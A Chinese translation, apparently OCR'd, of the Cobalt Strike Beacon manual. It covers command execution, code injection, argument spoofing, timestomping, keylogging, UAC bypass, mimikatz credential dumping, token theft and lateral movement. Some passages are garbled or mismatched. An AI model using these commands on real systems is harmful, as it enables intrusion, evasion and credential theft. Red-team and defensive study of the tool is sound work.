
在 Beacon 控制台的输入和输出之间是一个状态栏。此状态栏包含有关当前会话的信息。在其默认配置中，状态栏显示目标的 NetBIOS 名称以及当前会话的用户名和 PID 以及 Beacon 的最后记录时间。

通过 GUI 或控制台发送给 Beacon 的每个命令都将显示在此窗口中。如果其他队友发出命令，Cobalt Strike 将使用他们的 handle 来预先修复命令。

您可能会花费大部分时间在 Beacon 控制台中使用 Cobalt Strike。在 Beacon 控制台中键入 **help** 以查看其可用的命令。键入 help 后跟命令名称以获取详细帮助。

Beacon 菜单

右键单击 Beacon 或 Beacon 控制台内部以访问 Beacon 菜单。这与用于打开 Beacon 控制台的菜单相同。ACCESS 菜单包含操作授信 material 和提升访问权限的选项。Explore 菜单包含用于提取信息与目标系统交互的选项。通过 Pivoting 菜单，您可以设置工具以通过 Beacon 隧道进行传输流量。Session 菜单是您管理当前 Beacon 会话的位置。



Beacon 菜单

Cobalt Strike 的一些可视化(pivot 图和会话表)允许您一次选择多个 Beacon 。通过此菜单产生的大多数操作都将适用于所有选定的 Beacon 会话。

异步和交互式操作

请注意，Beacon 是异步有效负载。命令不会立即执行。每个命令都进入队列。当 Beacon 验入（连接到您）时，它将下载这些命令并逐个执行。此时，Beacon 还会显示它为您提供的任何输出。如果输入有误，请使用 clear 命令清除当前 Beacon 的命令队列。

默认情况下，Beacons 每 60 秒验入一次。您可以使用 Beacons sleep 命令更改此设置。使用 sleep 命令然后以秒为单位来指定 Beacon 应该验入的频率时间。您还可以指定 0 到 99 之间的第二个数字。此数字是波动因素。Beacon 会根据您指定为波动因素的随机百分比来改变每个 Beacons 的验入时间。例如，**sleep 300 20** 将使 Beacon 以 20%的波动百分比来休眠 300 秒。这意味着，每次进入 Beacon 后，Beacon 将在 240 到 300 秒之间休眠一段随机值。

要每秒多次检查 Beacon，请尝试 **sleep 0**。这是交互模式。在此模式下，命令将立即执行。您必须先让 Beacon 进行交互，然后才能将流量通过隧道传输。一些 Beacon 命令（例如，browserpivot 和 desktop 等）将在下次验入时自动将 Beacon 置于交互模式。

运行命令

Beacon 的 **shell** 命令将 Beacon 通过受害主机上的 cmd.exe 执行命令。命令执行完成后，Beacon 将向您显示输出信息。

使用不带 cmd.exe 的 **run** 命令执行。run 命令会将输出显示给您。在后台运行的程序**执行**命令时并不能捕获到其输出。

使用 **powershell** 命令在受害的主机上使用 PowerShell 执行命令。使用 **powerpick** 命令在不使用 powershell.exe 的情况下执行 PowerShell cmdlet。此命令依赖于 Lee Christensen 开发的 Unmanaged PowerShell 技术。

powershell 和 powerpick 命令将使用您当前的令牌。

psinject 命令将向特定进程中注入非托管 PowerShell，并从该位置运行您的 Cmdlet。

PowerShell 导入命令将 PowerShell 脚本导入到 Beacon。PowerShell、Powerpick 和 psinject 命令将导入脚本中的 Cmdlet。Beacon 一次只能保存一个 PowerShell 脚本。导入空文件以从 Beacon 中清除导入脚本。

execute assembly 命令将运行本地.NET 可执行文件作为 Beacon post-exploitation job.。可以将参数传递给此程序集，就像它是从 Windows 命令行界面运行的一样。此命令还将继承您当前的令牌。

如果您希望 Beacon 从特定目录执行命令，请使用 Beacon 控制台中的 **cd** 命令切换 Beacon 进程的当前目录。该 **PWD** 命令将显示当前目录，该 **SETENV** 命令将设置环境变量。

会话传递

使用 **spawn** 命令为侦听器生成的会话。spawn 命令接受一个系统架构（例如，x86，x64）和一个侦听器作为其参数。

默认情况下，spawn 命令将在 rundll32.exe 中生成一个会话。可能会被管理员会发现 rundll32.exe 定期连接到 Internet 很异常。找到一个更好的程序(例如，Internet Explorer）并使用 **spawnto** 命令来使 Beacon 应该将会话注入到哪个程序中。spanwto 命令要求您根据需要指定要生成的程序的系统架构和完整路径。键入 spawto 并按 Enter 键显示 Beacon 返回其默认行为。

inject 和 spawn 命令都将所需侦听器的 stager 注入到内存中。这个 stager 试图回连您，将请求的有效负载转移到内存中。如果 stager 无法通过任何网络防火墙出口限制，您将无法获得会话。

使用 **dllinject [pid]**将反射 DLL 注入进程。使用 **shinject [pid] [architecture] [/path/to/file.bin]**命令将 shellcode 从本地文件注入到目标进程中。使用 **shspawn [archicture] [/path/to/file.bin]**生成的“spawn to”进程，并将指定的 shellcode 文件注入到该进程中。

使用**[archicture] [/path/to/file.bin]** 在另一个进程中加载磁盘上的 DLL。

替换父进程

使用 **ppid [pid]**为 Beacon 会话运行的程序分发备用父进程。这是一种让您的执行行为与目标上的正常执行行为融为相似的方法。当前的 Beacon 会话必须拥有备用父进程的权限，如果备用父进程与 Beacon 位于同一桌面会话中，则最好。键入 **ppid**，不带任何参数，在没有欺骗父进程的情况下进行 Beacon 会话启动。

runu 命令将以另一个进程作为父进程执行命令。此命令将以其备用父进程的权限和桌面会话一起运行。当前的 Beacon 会话必须拥有备用父进程的最高权限。如果另一个父进程在另一个桌面会话中，就可以了。spawu 命令在 runu 上生成一个会话（通过 powershell.exe），以另一个进程作为父进程。这些命令是在桌面会话之间移动而不进行远程进程注入的一种方法。

欺骗进程参数

每个 Beacon 都有一个内部的命令列表，它应该带有欺骗参数。当 Beacon 运行与列表匹配的命令时，Beacon：

1.以挂起状态启动匹配的进程（使用伪参数）

2.使用真实参数更新进程内存

3. 恢复进程

结果是记录进程启动的主机工具将看到伪参数。这有助于掩饰您的真实执行行为。

使用 **argue [command] [fake arguments]**将命令添加到此内部列表。[command]部分可以包含环境变量。使用 **argue [command]**从此内部列表中删除命令。**argue**，它本身列出了这个内部列表中的命令。进程匹配逻辑是准确的。如果 Beacon 尝试启动“net.exe”，它将无法与其内部列表中的 net，NET.EXE 或 c:\windows\system32\net.exe 匹配。它只会匹配 net.exe。x86 Beacon 只能欺骗 x86 子进程中的参数。同样，x64 Beacon 只能欺骗 x64 子进程中的参数。真正的参数将被写入到包含伪参数的内存空间中。如果实参数比伪参数长，则命令将启动失败。

上传和下载文件

该 **download** 命令将下载请求的文件。不需要在文件名周围提供带空格的引号。Beacon 是为低速度和缓慢的数据传输而建立的。在每次连接期间，Beacon 将下载其任务要获取的每个文件的固定块。这个数据块的大小取决于 Beacon 当前的数据通道。HTTP 和 HTTPS 通道以 512KB 块的形式提取数据。

输入 **downloads 命令来**查看当前 Beacon 正在进行的文件下载列表。使用 **cancel** 命令，后跟文件名，将取消正在进行的文件下载。您可以在 cancel 命令中使用通配符，一次取消多个文件下载。

进入 Cobalt Strike 中的 **View->Downloads**，查看您的团队成员迄今为止已下载的文件。只有已完成的下载才会显示在此选项卡中。下载的文件存储在团队服务器上。要将文件传回到系统中，请在此处突出显示它们，然后按“同步文件”。最后，Cobalt Strike 会将所选文件下载到系统上您选择的文件夹中。

该 **upload** 命令将文件上传到主机中。

上传文件时，有时需要更新其时间戳，使其与同一文件夹中的其他文件混合。使用 **timestomp** 命令执行此操作。timestomp 命令将一个文件的修改、访问和创建时间与另一个文件匹配。

文件系统命令

使用 **ls** 命令列出当前目录中的文件。使用 **mkdir** 创建目录。**rm** 将删除文件或文件夹。**cp** 将文件复制到目标文件中。**mv** 移动文件

Windows 注册表

使用 **reg query [x86 | x64] [HIVE \ path \ to \ key]**查询注册表中的特定项。此命令将输出该键和任何子键列表中的值。需要 x86/x64 选项，并强制 Beacon 使用注册表的 WOW64（x86）或本机视图。**reg queryv [x86 | x64] [HIVE \ path \ to \ key] [value]**将查询注册表项中的特定值。

Keystrokes and Screenshots

Beacon 用于记录键盘和截屏的工具，旨在注入到另一个进程中，并将其结果报告给您的 Beacon。要启动键盘记录器，请使用 **keylogger pid** 将其注入到 x86 进程中。使用 **keylogger pid x64** 注入到 x64 进程中。explorer.exe 是此工具的一个很好的候选者。单独使用 **keylogger** 将键盘记录器注入到临时进程中。键盘记录器将监控来自注入进程的键入，并将其报告给 Beacon，直到进程终止或您终止键盘记录器。请注意，多个键盘记录程序可能会相互冲突。每个桌面会话仅使用一个键盘记录器。要截取屏幕截图，请使用 **screenshot pid** 将屏幕截图工具注入到 x86 进程中。使用 **screenshot pid x64** 注入到 x64 进程中。同样，explorer.exe 也是这个工具的一个很好的候选者。截图命令的这个变换将采用一个屏幕截图并退出。截图本身将把截图工具注入到一个临时进程中。您可以使用 **screenshot pid architecture time** 让屏幕截图工具运行几秒钟，并在每次 Beacon 检入时输出屏幕截图。这是一种观察用户桌面的简便方法。

当 Beacon 接收到新的屏幕截图或按键时，它将向 Beacon 控制台发送消息。但是，屏幕截图和键入信息无法通过 Beacon 控制台获得。进入 **View** -> **Keystrokes**，查看所有 Beacon 会话中记录的键入信息。进入 **View** -> **Screenshots**，浏览所有 Beacon 会话的屏幕截图。这两个对话框都会随着新信息的出现而更新。这些对话框使一个操作员可以轻松监控所有 Beacon 会话的键入和屏幕截图。

管理 Post-Exploitation Jobs

Beacon 将每个 shell，powershell 和键盘记录器实例视为一项任务。这些任务在后台运行，并在可用时输出其信息。使用 **jobs** 命令查看 Beacon 中正在运行的任务。使用 **jobkill 取消**一项任务。

SOCKS 代理

使用 **SOCKS 8080** 在端口 8080（或您选择的任何其他端口）上设置 SOCKS4A 代理服务器。这将设置一个 SOCKS 代理服务器，通过 Beacon 传输流量。Beacon 的睡眠时间增加了你通过它的任何流量的延迟。使用 **sleep 0** 可以每秒多次进行 Beacon 连接。Beacon 的 HTTP 数据通道对 pivoting 目标的响应最快。如果您想通过 DNS 传输流量，请使用 DNS txtrecord 通信模式。您可以使用 proxychains 隧道通过 Beacon 来传输其他工具。使用 socks stop 来禁用 SOCKS 代理服务器。

Reverse Pivoting

使用 rportfwd 命令通过 Beacon 设置 reverse pivot。rportfwd 命令将绑定受感染目标上的端口。任何到此端口的连接都将导致您的 Cobalt Strike 服务器启动到另一个主机和端口的连接，并在这两个连接之间中继流量。Cobalt Strike 通过 Beacon 隧道传输此流量。rportfwd 的语法是：**rportfwd [bind port] [forward host] [forward port]**

使用 **rportfwd stop [bind port]**禁用反向端口转发

权限提升

某些后期利用命令需要系统管理员级别的权限。Beacon 提供了几个选项来帮助您提升访问权限。Beacon 的许多权限提升选项都接受一个监听器作为参数。这是使用 SMB Beacon 的理想情况。SMB Beacon 使用命名管道发送其输出并通过另一个 Beacon 获取其任务。SMB Beacon 与权限提升攻击相结合，可以避免您计算如何提高进出权限的麻烦。

通过漏洞提升

键入 **elevate** 以列出使用 Cobalt Strike 注册的权限提升漏洞。运行 **elevate[exploit name][listener]**尝试使用特定的漏洞进行提升

要启动权限提升漏洞利用集合，请下载 Elevate Kit。Elevate Kit 是一个 Aggressor 脚本，它将几个开源特权提升漏洞集成到 Cobalt Strike 中。

https://github.com/rsmudge/ElevateKit

使用方法：

1.下载此 git

git clone https://github.com/rsmudge/ElevateKit.git

2.将 elevate.cna 加载到 Cobalt Strike 中。

转到 Cobalt Strike　- > Scripts，按 Load，选择 elevate.cna

3.与 Beacon 交互,选择 Interact

4.键入“elevate”以查看可用权限升级攻击列表

5.键入'elevate <exploit name>'以执行攻击

使用已知凭据进行提升

使用 **runas [DOMAIN \ user] [password] [command]**]以另一个使用其凭据的用户身份运行命令。runas 命令不会返回任何输出。不过，您可以使用非特权中的 runa

使用 **spawnas [DOMAIN \ user] [password] [listener]**以另一用户身份使用其凭据生成会话。此命令使用 PowerShell 在内存中加载负载

获得 SYSTEM

使用 **getsystem** 模拟 SYSTEM 帐户的令牌,此级别的访问权限可允许您执行管理员用户无法执行的特权操作.

UAC Bypass

Microsoft 在 Windows Vista 中引入了用户帐户控制（UAC），并在 Windows 7 中对其进行了改进.UAC 在 UNIX 中与 sudo 非常相似。用户使用普通权限进

行日常操作。当用户需要执行特权操作时 - 系统会询问他们是否想要提升他们的权利。

Cobalt Strike 附带两个 UAC 旁路攻击。如果当前用户不是管理员，则这些攻击将不起作用。要检查当前用户是否在 Administrators 组中，请使用 **shell whoami /groups**

elevate uac-dll [listener] 将在具有提升权限的进程中生成会话。此攻击使用 UAC 漏洞将 Artifact Kit 生成的 DLL 复制到特权位置。然后它运行一个应用程序，该应用程序（a）在运行时具有完全权限，（b）易受 DLL 劫持的攻击。这些步骤加载启动 Beacon 会话的 DLL。此攻击适用于 Windows 7 和未修补的 Windows 8 及更高版本。如果 Always Notify 处于最高设置，则此攻击将不起作用。

elevate uac-token-duplication [listener] 将在具有提升权限的进程中生成会话。这种攻击使用一个 UAC 漏洞，允许非提升进程使用从提升进程中窃取的令牌启动任意进程。此漏洞要求攻击删除分配给提升令牌的多个权限。此攻击适用于 Windows 7 及更高版本。如果 Always Notify 处于最高设置，则此攻击要求提升的进程已在当前桌面会话中运行（作为同一用户）。此漏洞使用 PowerShell 生成会话。

使用 **runasadmin [command]**运行具有提升权限的任意命令。runasadmin 命令使用 UAC 令牌复制攻击。

Elevate Kit 包含 UAC 旁路选项，可以更好地与最新版本的 Windows 配合使用

Privileges

键入 **getprivs** 以启用分配给当前访问令牌的权限。

Mimikatz

Beacon 集成了 mimikatz。使用 mimikatz 命令将任何命令传递给 mimikatz 的命令调度程序。例如，**mimikatz standard::coffee** 会返回 coffee 信息。Beacon 将注入与目标的本机架构匹配 mimikatz 实例。一些 mimikatz 命令必须作为 SYSTEM 权限才能运行。在命令前面加上!符号来强制 Mimikatz 在运行您的命令之前提升到 system 权限。例如：**mimikatz !lsa::cache** 将恢复系统缓存的 salt 密码哈希

有一段时间，您可能需要使用 Beacon 的当前访问令牌运行 mimikatz 命令。使用@前缀命令强制 mimikatz 模拟 Beacon 的当前访问令牌。例如，mimikatz **!lsa::cache** 将使用 Beacon 的当前访问令牌在 mimikatz 中运行 dcsync 命令。

有时您可能需要使用 Beacon 的当前访问令牌运行 mimikatz 命令。在命令前面加上@以强制 mimikatz 模拟 Beacon 的当前访问令牌。例如，**mimikatz @lsadump::dcsync** 将使用 Beacon 的当前访问令牌在 mimimikatz 中运行 dcsync 命令。

Credential and Hash 获取

要转储哈希值，请进入**[beacon] - > Access - > Dump Hashes**。您也可以使用 Beacon 控制台中的 hashdump 命令。这些命令将生成一个注入 LSASS 的进程，并为当前系统上的本地用户转储密码哈希值。该 **logonpasswords** 命令将使用 mimimikatz 为登录到当前系统的用户读取明文密码和哈希。

logonpasswords 命令与**[beacon] -> Access -> Run Mimikatz** 相同

使用 **dcsync [DOMAIN.FQDN]**从域控制器中为所有帐户提取密码哈希值。此技术使用 Windows API 构建来在域控制器之间同步信息。它需要域管理员信任关系。Beacon 使用 mimikatz 来执行这项技术。如果需要特定的密码哈希，请使用 **dcsync[domain.fqdn][domain\user]**

使用这些命令转储的凭据由 Cobalt Strike 收集并存储在凭证数据模型中。进入 **View - > Credentials** 以获取当前团队服务器上的凭据。

Port Scanner

Beacon 有一个内置端口扫描器。使用 **portscan [targets] [ports] [discovery method]来**启动端口扫描器程序。您可以指定以逗号分隔的目标范围列表。端口也是如此。例如，端口扫描 172.16.48.0/24 1-1024,8080 将在端口 1 到 1024 和 8080 上扫描主机范围 172.16.48.0 到 172.16.48.255。

有三种发现主机存活的选项。arp 方法使用 ARP 请求来发现主机是否处于存活状态。icmp 方法发送 ICMP echo 请求来检查目标是否处于存活状态。none 选项告诉 portscan 工具假定所有主机都处于存活状态。

端口扫描程序将在 Beacon check ins 之间运行。当它有结果需要输出时，它会将信息发送到 Beacon 控制台。Cobalt Strike 将处理此信息并使用发现的主机更新目标模型。

网络和主机枚举

Beacon 的网络模块提供了在 Windows Active Directory 网络中查询和发现目标的工具。使用 **net dclist** 命令查找目标加入的域的域控制器。使用 **net view** 命令在目标加入的域中查找目标。这两个命令也填充目标模型。**net computers** 命令通过查询域控制器上的计算机帐户组来查找目标。

Beacon 的网络模块包含基于 Windows 网络枚举 API 构建的命令，这些命令可直接替代 Windows 中的许多内置网络命令。这里还有一些特殊的功能。例如，使用 **net localgroup\\target** 列出另一个系统上的组。使用 **net localgroup \\target group name 列**出另一个系统上组的成员。这些命令在横向移动时非常有用，当您必须找到另一个系统上的本地管理员时。

使用 **help net** 获取 Beacon 网络模块中所有命令列表。使用 **help net command** 获取获取每个单独命令的帮助。

信任关系

当用户登录到 Windows 主机时，将生成访问令牌。此令牌包含有关用户及其权限的信息。访问令牌还保存将用户身份验证到同一 Active Directory 域上的另一个系统所需的信息。您可以从另一个进程中窃取一个令牌并并将其应用于您的 Beacon 中。执行此操作时，您可以作为该用户与域中的其他系统进行交互。

使用 **steal_token [process id]**来模拟现有进程中的令牌。如果要查看正在运行的进程，请使用 ps。getuid 命令将输出您当前的令牌。使用 rev2self 恢复原始令牌。

如果您知道某个用户的凭据; 使用 **make_token [DOMAIN \ user] [password]**生成传递这些凭据的令牌。此令牌是当前令牌的副本，具有修改后的单一登录信息。它会显示您当前的用户名。这是预期的结果。

使用 mimikatz 通过 Beacon 传递哈希值。Beacon 命令 **mimikatz sekurlsa :: pth / user：[user] / domain：[DOMAIN] / ntlm：[hash] / run：“powershell -w hidden** 将创建一个带有令牌设置的进程来根据您提供的信息来单点登录。使用 steal_token 从此新进程中获取令牌，您将继承其单点登录的权限。

Kerberos 票据

使用 **kerberos_ticket_use [/path/to/ticket]**将 kerberos 票据注入当前会话中。这将允许 Beacon 使用此票据中的权限与远程系统进行交互。尝试使用 mimikatz 2.0 生成的 Golden Ticke

使用 **kerberos_ticket_purge** 清除与您的会话关联的任何 kerberos 票据

横向移动

一旦您拥有域管理员或是目标上本地管理员的域用户的令牌，您就可以滥用此信任关系来控制目标。Cobalt Strike 的 Beacon 有几种内置横向移动选项。

使用 Beacon 的 **psexec [target] [share] [listener]**在远程主机上执行有效负载。此命令将为您的侦听器生成 Windows 服务可执行文件，将其复制到您指定的共享，创建服务，启动服务以及自行清除。默认共享包括 ADMIN $和 C $。

使用 **psexec_psh [target] [listener]**使用 PowerShell 在远程主机上执行有效负载。此命令将创建一个服务来运行 PowerShell 单行程序，启动它并自行清除。如果您不想接触磁盘，这种横向移动方法很有用。

Beacon 的 **winrm [target] [listener]**命令将使用 WinRM 在远程主机上执行有效负载。此选项要求在目标系统上启用 WinRM。它默认是关闭的。此选项使用 PowerShell 在目标上加载有效负载。

最后，使用 **wmi [target] [listener]**通过 Windows Management Instrumentation 传递有效负载。此命令使用 PowerShell 在目标上加载有效负载。

其他命令

Beacon 还有一些其他命令未介绍

该 clear 命令将清除 Beacon 的任务列表。如果你输入了错误命令，可以用该命令清除。

输入 **exit** 以退出 Beacon 控制台。


使用 **kill [pid]**来终止进程

使用 **timestomp** 将一个文件的 Modified，Accessed 和 Created 时间与另一个文件的时间相匹配

DNS Beacon

混合 HTTP 和 DNS Beacon

混合 HTTP 和 DNS Beacon 有效载荷是最受欢迎的 Cobalt Strike 功能。这个有效负载使用DNS请求向您发送信号。这些DNS请求是针对您的Cobalt Strike团队服务器授权的域的查找。DNS 响应告诉 Beacon 进入睡眠状态或连接到您下载任务。DNS 响应还将告诉 Beacon 如何从您的团队服务器下载任务。



DNS Beacon 流程图


最初，此有效负载将通过 HTTP GET 连接下载其所有任务。DNS Beacon 的目的是最小化有效负载直接连接到您的被受控端。随着时间的推移，很明显在某些情况下，也可以通过 DNS 下载任务。

数据通道

今天，混合 HTTP 和 DNS Beacon 可以通过 HTTP，DNS A 记录，DNS AAAA 记录或 DNS TXT 记录下载任务。更好的是，这种有效负载在目标上时能够灵活地在这些数据通道之间切换。使用 Beacon 的 mode 命令更改当前 Beacon 的数据通道。**mode http** 是 HTTP 数据通道。**mode dns** 是 DNS A 记录数据通道。 **mode dns6** 是 DNS AAAA 记录通道。并且，**模式 dns-txt** 是 DNS TXT 记录数据信道。

HTTP 数据通道使用 HTTP POST 请求将信息发送回您。DNS 数据通道将为您的团队服务器准备的数据嵌入到一个长主机名中。此主机名的最大长度由 **malleable c2 maxdns** 选项设置。DNS TXT 通道将使用该值的 100%。DNS AAAA 通道将使用该值的 50%。DNS A 通道将使用该值的 25%。

